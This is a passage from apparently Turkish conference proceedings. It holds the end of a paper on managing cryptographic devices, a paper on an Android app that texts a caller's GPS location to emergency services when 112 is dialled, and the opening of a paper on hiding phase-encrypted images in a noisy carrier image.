- If the result is returned correctly, set the data type to be sent with local variables.
- Return the desired data type as the return value.

### B. *Client Structure*

The management application uses a definition language. Therefore, the client can be coded independently of the programming language. Using Apache Thrift, the client library is created in the desired language. The client application is created using the Management Application API. In Figure 5, the sample client window of the time set function mentioned earlier was written using Java Swing:



Aralık 2016

22:48:45

| Pzt | Sal | Çar | Per | Cum | Cmt | Paz |
|---|---|---|---|---|---|---|
| 28 | 29 | 30 | 1 | 2 | 3 | 4 |
| 5 | 6 | 7 | 8 | 9 | 10 | 11 |
| 12 | 13 | 14 | 15 | 16 | 17 | 18 |
| 19 | 20 | 21 | 22 | 23 | 24 | 25 |
| 26 | 27 | 28 | 29 | 30 | 31 | 1 |
| 2 | 3 | 4 | 5 | 6 | 7 | 8 |

Figure 5: Date/Time config window.

## V. Conclusion

A management and configuration system have been developed that provides a secure connection for cryptographic devices. The lack of language dependency on the client will be easier for the applications to be written.

## References

[1] N. A. Ivarsson Johan, “A Review of Hardware Security Modules,” 2010.

[2] X. Wu, Y. Zhu, and X. Deng, “Design and Implementation of Embedded SNMP Network Management Manager in Web-Based Mode,” in *2008 IEEE Asia-Pacific Services Computing Conference*, 2008, pp. 1512–1516.

[3] D. Evans, “The First Few Milliseconds of an TLS 1.2 Connection · TLSeminar.” [Online]. Available: https://tlseminar.github.io/first-few-milliseconds/. [Accessed: 14-Oct-2018].

[4] A. Prunicki, *Apache Thrift: Introduction*. http://www.ociweb.com/: Object Computing Inc. %93 An Open Solutions Company.

[5] RSA, *PKCS #11: Cryptographic Token Interface Standard*. .

# 112 Emergency Call Positioning Message Support Application for Smartphones

Abdurrahman HAZER[1], İbrahim ÖZEN[2] and Remzi YILDIRIM[3]

[1]Yildirim Beyazit University, Ankara/Turkey, hazerabdurrahman@gmail.com
[2] Yildirim Beyazit University, Ankara/Turkey, ibrahimozen5817@gmail.com
[3] Yildirim Beyazit University, Ankara/Turkey, remzi1963@gmail.com

***Abstract*** **- In this study, an application sending location via short message(SMS) has been developed for smartphones using Android operating system while internet is disabled in case of emergency. If Global Position System(GPS) of user's phone is disabled, the application warns the user by vibration and screen message. In emergency calls is to inform emergency call center by sending SMS or to send SMS to a predetermined number about the coordinate of caller by using A-GPS(Assisted GPS) feature. Developed application has tested both indoors and outdoors as well as on different brands and models of Android. The error rate of outdoor tests is approximately 10-15 meters and the indoor result is approximately 15-30 meters. Transmission times of SMS are 14-32 seconds and 20-92 seconds respectively. SMS transmission time differs from region to region depending on connection time to base station and magnetic pollution.**

***Keywords*** **– Smartphone, location, emergency call center, emergency call.**

## I. INTRODUCTION

Nowadays, GPS system commonly used for positioning. GPS system is consist of 6 orbital with 4 satellites on each. The altitude of satellites is 20,200 km. The system is consist of three sections. These sections are space, control and user. The frequency of the system is given reference[1-2]. GPS receivers do positioning by processing the signals received from GPS satellites[1]. Smartphones use A-GPS(Assisted GPS) system as shown in figure 1.




Figure 1: A-GPS general structure [3].

In A-GPS system, GPS satellite information can be gotten via mobile network. As a result of this, A-GPS system works faster, in comparison to GPS[4]. If satellite signals get weaker because of physical obstacles, data transmitted by these signals may not be acquired. In this case, cellular base stations provide that data[5].

There are different applications for location sharing on smartphones. Some of these are WhatsApp, Snapchat, Facebook Messenger, Google Maps. Internet connection is needed for these applications.

In this study, an emergency application has been developed for use on smartphones. There is no need to make any adjustments for the operation of the application beforehand. While applications such as Google Maps, WhatsApp, Snapchat and Facebook Messenger require internet connection, there is no need internet connection for this application.

## II. ANDROID SYSTEM ARCHITECTURE AND APPLICATION COMPONENTS

Android is an open source application of the Linux operating system[6]. Android system architecture can be seen in figure 2.

Linux Kernel is the bottom most layer in the Android system architecture. Details of the system are given in references 7, 8 and 9.

Application components are used to create an android application. An android application has a lot of application components such as activities, services, broadcast receivers and content providers[10-12].




Figure 2: Android system architecture[7].

## III. COMPONENTS OF EMERGENCY APPLICATION AND WORKING PRINCIPLE

112 emergency application has five components which are broadcast receiver, intent, service, manifest and activity. Broadcast receivers get broadcast messages sent by Android operating system to the application whenever a call is made. while intent component is usually used to initiate a service or activity, in emergency application, it launches the location finding service and runs activity that shows the location setting screen to the user. Service component is used to obtain accurate location of phone. To get location information, Location Manager class in application framework of android architecture is used. Manifest component is configuration file of application. Components defined in the manifest file of application are activated whenever phone is switched off and on. If activities, services, content providers and filters are not specified in manifest file, they are not activated by the system. To send location information via SMS, sendTextMessage() method of the SmsManager class is used. Activity component is a visual interface presented to the user and it represents location setting screen presented to the user to activate the GPS of the phone in developed application. Operating principle of the application is as follows:

In a call made from phone, After broadcast messages sent by Android operating system are received by broadcast receiver component, dialed number  information is obtained with the intent component. If dialed number is not 112, no action is taken and next broadcast message is waited for.  If dialed number is 112, location finding service is activated via intent component. A timer is started to stop the service after a period of time(2 minutes). If GPS of phone is disabled, an activity is started via intent. With this activity, location setting screen of phone is shown to the user to enable the GPS of phone. At the same time, user sees a warning message "GPS is disabled, Please enable it" on the phone screen. As well as this warning message, the phone is vibrated with 5 seconds to raise awareness for the user. Accurate location information including latitude and longitude is displayed on the phone screen. At the same time, by using SmsManager class which manages short message services and its methods, SMS including location link is sent to Emergency Call Center automatically. When predetermined time by timer expires, location finding service is stopped and activities of methods obtaining location of phone are terminated.




START
(dialed number == 112)
No
Yes
Timer(120000)
startService()
Toast
(Location finding service started)
Check GPS
(GPS status == true)
No
Yes
Toast
(GPS is disabled. Please enable it!!)
Vibration(5 seconds)
Intent
(Settings.ACTION_LOCATION_SOURCE_SETTINGS)
LocationManager
LocationListener
onLocationChanged()
latitude=location.getLatitude()
longitude=location.getLongitude()
link=buffer.append(maps.google.com/maps?q=latitude,longitude);
Toast=(Location Detected)
Toast=(latitude, longitude, link)
SmsManager sms
sms=SmsManager.getDefault()
sms.sendTextMessage()
Service uptime==120000
No
Yes
stopService()
locationManager.removeUpdates()
Toast
(Location finding service is terminated)
END

Figure 3: Application flowchart

## IV. FIELD TESTS

112 emergency application has been tested on 4 different brand mobile phones, which have A-GPS receiver and android operating system, and different versions of Android. Emergency application was tested indoor and outdoor. Outdoor tests were carried out in Kızılay Square in Ankara. Indoor tests were carried out in ground floor of a building in Kızılay. During tests, predetermined arbitrary number(1234) was dialed as emergency number instead of 112. SMS containing latitude and longitude was routed to predetermined mobile phone number. An example of the SMS is seen in figure 4.



Latitude:39.96083333333333
Longitude:32.83774666666667
Link : maps.google.com/maps?q=39.96083333333333,32.83774666666667

Figure 4: Outgoing SMS to emergency call center

Table 1: Indoor Tests

| | Smartphone Brand | Android Version | Transmission Time (second) | Error Rate (meter) |
|---|---|---|---|---|
| 1 | Lenovo P70-A | 4.4.4 | 32 s | <15m |
| 2 | HTC Desire | 6.0.1 | 14 s | <10m |
| 3 | Vestel Venus | 6.0.1 | 25 s | <15m |
| 4 | Xiaomi | 7.0 | 17 s | <10m |

Table 2: Outdoor Tests

| | Smartphone Brand | Android Version | Transmission Time (second) | Error Rate (meter) |
|---|---|---|---|---|
| 1 | Lenovo P70-A | 4.4.4 | 52 s | <25m |
| 2 | HTC Desire | 6.0.1 | 20 s | <15m |
| 3 | Vestel Venus | 6.0.1 | 92 s | <30m |
| 4 | Xiaomi | 7.0 | 24 s | <15m |

Depending on GPS receiver of phone and mobile network density, average location transmission times differ. A-GPS feature of phones was utilized both indoor and outdoor tests.

## V. CONCLUSION AND DISCUSSION

In this study, in case of emergency, location finding application has been developed based on smartphones using Android operating system without the need for an active internet connection.

The aim of the study is to develop an application which sends automatically the GPS coordinates of caller's location to emergency call center via SMS without using any utility application. If GPS is disabled, the application warns the user by vibration and screen message. The functionality of this application has been successfully tested on different brands and models of android.

## REFERENCES

[1] Hofmann-Wellenhof B., Lichtenegger H. and Collins J., *Global Positioning System Theory and Practice*, Springer-Verlag Wien, New York, 2001.

[2] Xu Guochang, *GPS Theory, Algorithms and Applications*, Springer-Verlag, Berlin Heidelberg, 2003.

[3] Lissai Gidon, *Assisted GPS Solution in Cellular Networks*, Master's Thesis, Rochester Institute of Technology University, 2006.

[4] Harper Neil, *Server-Side GPS and Assisted-GPS in Java*, Artech House Publishers, 2010.

[5] Diggelen Frank Van, *A-GPS: Assisted GPS, GNSS, and SBAS*, Artech House Publishers, 2009.

[6] Sreenivasa Reddy Siddartha, *Trip Tracker Application On Android*, Master's Thesis, San Diego State University, 2011.

[7] Mukherjee Shubhankar, Prakash Jyoti, Kumar Deepak, *Android Application Development & Its Security*, IJCSMC International Journal of Computer Science and Mobile Computing, Vol.4 Issue.3, pg. 714-719, March- 2015.

[8] Backes Michael, Bugiel Sven, Derr Erik, *On Demystifying the Android Application Framework: Re-Visiting Android Permission Specification Analysis*, 25th USENIX Security Symposium, Austin, 2016.

[9] Anjaneyulu G. S. G. N., Gayathri M., Gopinath G., *Analysis of Advanced Issues in Mobile Security in Android Operating System*, Scholars Research Library, Archives of Applied Science Research, 7 (2):34-38, 2015.

[10] Meier Reto, *Professional Android 2 Application Development*, Wiley Publishing, Inc., 2010.

[11] Njunjic Ivan, *Development Techniques for Android Platform Mobile Device Application*, Master Of Science, Eastern Michigan University, 2012.

[12] Holla Suhas, M. Katti Mahima, *Android Based Mobile Application Development and its Security*, International Journal of Computer Trends and Technology, Vol.3, Issue.3, pg.486-490, 2012.

# CONFIDENTIAL DATA TRANSPORT IN NOISE IMAGE

*Abdurrahman HAZER* [1], *İbrahim ÖZEN* [2], *Remzi YILDIRIM* [3]

[1] Yıldırım Beyazıt University, Ankara/Turkey, 155105128@ybu.edu.tr
[2] Yıldırım Beyazıt University, Ankara/Turkey, ibrahimozen5817@gmail.com
[3] Yıldırım Beyazıt University, Ankara/Turkey, remzi1963@gmail.com

***Abstract* – In this work, cryptography has been developed to ensure that confidential information is communicated securely. As a method, a randomly generated phase mask and a grey level picture made entirely of noise is used. The information that is corrupted in phase is placed in this noisy image according to a predetermined algorithm. First of all, the image is closed with a randomly generated phase mask and then the pixel values of the image whose phase value is completely corrupted are scattered into the carrier by sliding along with certain mathematical operations. In order to recover the encrypted image and information, carrier and randomly generated phase keys are used respectively. It has been tested that the reliability of the algorithm developed with two keys and robustness of the algorithm to noise attacks. In addition, the reliability of the developed algorithm is also tested with techniques such as correlation, histogram and contrast stretching.**

***Keywords* – cryptography, data security, image processing, phase retrieval**

## I. INTRODUCTION

Recently, with the rapid increase in internet usage, multimedia sharing such as photos and videos on the internet has increased. For this reason, secure transmission of multimedia data to the other side has become a very important issue. To provide this security, cryptography techniques are of great interest and there are many different studies on the subject in the literature. AES [1], DES [2], RSA [3], chaotic based encryption [4], S-box [4], phase retrieval based encryptions and transform based encryptions [5, 6, 7] are widely known data encryption algorithms. In addition to data encryption algorithms, the data can be transmitted by hiding into a carrier image and this technique is called Steganography in the literature. LSB [8], PVD [9] and transform based algorithms [10] are some of the Steganography techniques. It is important to note that when transmitting data with classical steganography technique, the difference between the original form of carrier image and the form after concealment of the data into the carrier image must be minimal. If the difference between these forms of the carrier image increases, the steganography algorithm fails. In this work, a hybrid method has been developed by combining encryption and steganography. Since the information matrix can be converted completely into white noise, phase retrieval based optical encryption is used on the encryption side. In this way, if the hidden data is somewhat exposed, there will be only a white noise. In the steganography side, a different method than the classical steganography techniques has been applied. A completely noisy and large-scale image has been created for the carrier to give the illusion that the data is directly encrypted. Thus, the actual size of the data matrix to be transmitted and encrypted with phase retrieval based technique is known only by the algorithm. Security is further enhanced by scattering the encrypted data into the carrier.

## II. DEVELOPED ENCRYPTION METHOD

The encryption method developed in this study consists of two main algorithms. One of these algorithms is the phase retrieval algorithm, and the other is the algorithm that distributes the corrupted information into a noisy image. The details of the algorithms used are described in this section together with the encryption and decryption processes.

### *A. Phase Retrieval Algorithm*

An image consists of amplitude and phase components. However, the amount of information they carry is not the same. Since the phase component carries more information about the image, if the phase is removed or corrupted, the image itself is distorted. In order to appreciate the importance of the phase, two images have been selected and the phase information of these two images has mutually exchanged. The results of the modified phase images are given in Figure 1. As can be easily understood from Figures 1(c) and 1(d), the phase component of an image carries more information than its amplitude. In order to recover the phase of an image in which the phase information has disappeared or corrupted, phase retrieval algorithms have been written. The purpose of these algorithms is to recover the phase information from the Fourier amplitude of the image. Phase retrieval algorithms which have a lot of application fields are used for the purpose of data encryption in this work. In this area, encryption algorithms are also known as optical encryption, and two random phase encoding algorithm done by Refregier and Javidi is one of the studies leading to the field of optical cryptography [11]. Over time, optical cryptography has been further developed using different matrix spaces such as Fresnel, Gyrator and Fractional Fourier [5, 6, 7]. In this study, Error Reduction (ER) algorithm, which is a classical method, is used because it can obtain the phase of an image accurately and quickly [12].

Let $y \in \mathbb{R}^{mxn}$ is the image to be recovered and $a = |Fy| \in \mathbb{R}_{+}^{m\times n}$ is the Fourier amplitude of image [12]. Here, $\mathbb{R}$ and $\mathbb{R}_{+}$ denotes set of real numbers and set of positive real numbers, and $y$ represents image matrix. In equations m and n denotes row and column numbers of the



(a) (b)
(c) (d)

Figure 1: (a) Parrot image, (b) Barbara image, (c) new image consisting of the amplitude of Parrot image and the phase of Barbara image, (d) new image consisting of the amplitude of Barbara image and the phase of Parrot image.

image matrix respectively. The term $F$ represents 2 dimension (2-D) discrete Fourier transform and "$a$" represents Fourier amplitude. The aim here is to find out itself of an image given Fourier amplitude. Accordingly, the Error Reduction algorithm can be expressed as

$$y_{d+1} = P_D P_A y_d, \tag{1}$$

where "$y$" and sub-index "$d$" denote image matrix and number of iterations respectively. In Equation (1), $P_D\left(y\right)$ and $P_A\left(y\right)$ denotes the projection operators that contain the operations necessary to retrieve the image and they can be written as

$$P_D\left(y\right) = \begin{cases} y_{i,j} & \text{if } \left(i,j\right) \in E \\ 0 & \text{otherwise} \end{cases} \tag{2}$$

and

$$P_A\left(y\right) = F^{-1}\left(z\right),\ z_{i,j} = \begin{cases} a_{i,j}\dfrac{Fy_{i,j}}{\left|Fy_{i,j}\right|}, & \text{if } Fy_{i,j} \neq 0 \\ Fy_{i,j} & \text{, otherwise} \end{cases}, \tag{3}$$

where $y$ and $E$ denote image matrix and bounded set, and (i, j) represents row and column numbers of the image matrix respectively. In Equation (3), $a_{i,j}$ denotes Fourier amplitude of image and $Fy_{i,j}$, $\left|Fy_{i,j}\right|$, $\left(Fy_{i,j}\middle/\left|Fy_{i,j}\right|\right)$ represent 2-D discrete Fourier transform of the image, Fourier amplitude of the image and phase information respectively. The term $F^{-1}$ denotes inverse Fourier transform.

### B. Creation of The Carrier Matrix

In order to create the carrier matrix used in this work, firstly a photograph is taken with an ordinary camera in a rather dark environment. Secondly, the size of this photo with a pixel size of "3264x2448" is scaled up to "4608x3870" in the Matlab and the image in Figure 2(a) is obtained. Afterward, the image whose pixel size is enlarged is converted to 16-bit depth and then the image of Figure 2(b) is generated by subjecting the image to contrast stretching. The image in Figure 2(b) is also the final form of the image used as a carrier.



(a) (b)

Figure 2: (a) 4608x3870 pixel-sized photo taken in the dark and (b) 16-bit depth image with contrast stretching.

### C. Encryption Process

First of all, around the data to be encrypted is added zero as the size of the data with the oversampling method used in the phase retrieval algorithms. Let $y \in \mathbb{R}^{mxn}$ is data that doubles the pixel size and $D \in \mathbb{C}^{m\times n}$ is diagonal matrix created by a random phase mask. Here, $\mathbb{R}$ and $\mathbb{C}$ represent set of real numbers and set of complex numbers respectively. In this case, the data is corrupted and its Fourier amplitude is calculated by

$$a = \left|F(Dy)\right|. \tag{4}$$

In Equation (4), "$F$" and "$a$" represent 2-D discrete Fourier transform and the Fourier amplitude of the corrupted data respectively. Accordingly, the projection operator $P_A$ in Equation (3) can be rewritten as

$$P_A\left(y\right) = \frac{F^{-1}\left(z\right)}{D},\ z_{i,j} = \begin{cases} a_{i,j}\dfrac{Fy_{i,j}}{\left|Fy_{i,j}\right|}, & \text{eğer } Fy_{i,j} \neq 0 \\ Fy_{i,j} & \text{, otherwise} \end{cases}. \tag{5}$$

The only difference of projection operator that is rewritten according to Equation (4) from the operator in Equation (3) is that the diagonal matrix represented by "$D$". The Fourier amplitude of data, which is transformed into completely white noise by the distortion defined in Equation (4), is distributed into the carrier by subjecting to the algorithm of Figure 3. According to the algorithm, the data that transforms into white noise is first divided into cellular matrices, each of which is represented by "$\Lambda$" and is of size "4x4". Then, a new block matrix is generated from these cellular matrices, whose total number depends on the size of the data and is represented by "$\mathrm{B}$". In the algorithm, "ax" and "ay" are used as row and column shift operators, respectively, and their values are changed according to the size of the data. With the transform





Figure 3: Algorithm for distributing the encrypted data into the carrier.

$$\Lambda = \begin{pmatrix} a_{11} & a_{12} & a_{13} & a_{14} \\ a_{21} & a_{22} & a_{23} & a_{24} \\ a_{31} & a_{32} & a_{33} & a_{34} \\ a_{41} & a_{42} & a_{43} & a_{44} \end{pmatrix}, \mathrm{B} = \begin{pmatrix} a_{11} & a_{12} & a_{13} & a_{14} \\ a_{21} & a_{31} & a_{41} & \\ & a_{22} & a_{23} & a_{24} \\ & a_{32} & a_{42} & \\ & & a_{33} & a_{34} \\ & & a_{43} & \\ & & & a_{44} \end{pmatrix}$$

(a) (b)

Figure 4: (a) “4x4” cell matrix and (b) “4x7” new matrix


(a) (b)

(c) (d)

Figure 5: (a) 512x512 Lena, (b) the Fourier amplitude of the corrupted by random phase mask, (c) 4608x3870 noisy carrier (second key), (d) the data-added carrier


function, each cell ($\Lambda$) in the ($\mathrm{B}$) matrix is transformed into a new “4×7” matrix as shown in Figure 4(b). Each cell that is transformed is distributed into the carrier according to the values of “ax” and “ay”.

### *D. Decryption Process*

In the decoding process, the cells placed in the carrier according to the algorithm of Figure 3 are recombined with the inverse of the same algorithm to obtain encrypted data consisting entirely of white noise. At this stage, encrypted data is decrypted by using Error Reduction algorithm described in Equation (1) with second key which is random phase mask.

## III. Experimental Studies

The number of iterations can be selected at the desired value for the phase retrieval algorithm. However, when the iteration value is chosen less than 100, the encrypted data is decrypted as noisy. At the same time, choosing a value greater than 100 for the iteration value has no effect on the image except for slowing down processing time of the algorithm. Because of these reasons, the number of iterations has been chosen as 100 for this study. The “ax” and “ay” values used to shift row and column respectively in the algorithm given as Figure 3 are changed according to the size of the data matrix. In experimental study of the method, “ax”=50, “ay”=70 for “128x128” size of matrix, “ax”=35, “ay”=40 for “256x256” size of matrix and “ax”=25, “ay”=25 for “512x512” size of matrix. Figure 5 shows the encryption of the “512x512” size Lena image. The image of Lena, which is sampled according



(a) (b) (c)

(d) (e)

Figure 6: (a) 256x256 Lena, (b) the encrypted image with σ=5 Gaussian noise, (c) the decrypted image (MSE=0.0051, PSNR=23.8105), (d) the encrypted image with σ=10 Gaussian noise, (e) the decrypted image (MSE=0.0155, PSNR=20.3603)

to the Nyquist criterion, has become a matrix of size "1024x1024" as shown in Figure 5(a). Then, the sampled image is distorted by the random phase mask and its Fourier amplitude is obtained as shown in Figure 5(a). Finally, this Fourier amplitude is scattered into the carrier shown in Figure 5(c) by applying the algorithm of Figure 3 and the result is given in Figure 5(d).

## IV. Security Tests

The reliability of the encryption method being developed to ensure secure transmission of information has been tested by standard methods as follows: noise attack, contrast stretching, correlation and histogram analysis [2, 6, 11, 13].


### *A. Noise Attack*

Gaussian noise with sigma values of 5 and 10, respectively, is added to the encrypted image to measure the noise resistance of the method used. Mean Square Error (MSE) and Peak Signal to Noise Ratio (PSNR) parameters are used to analyze the results of the noise test. Mean Square Error (MSE) is a measurement parameter that shows the similarity between two images, and it can be expressed as

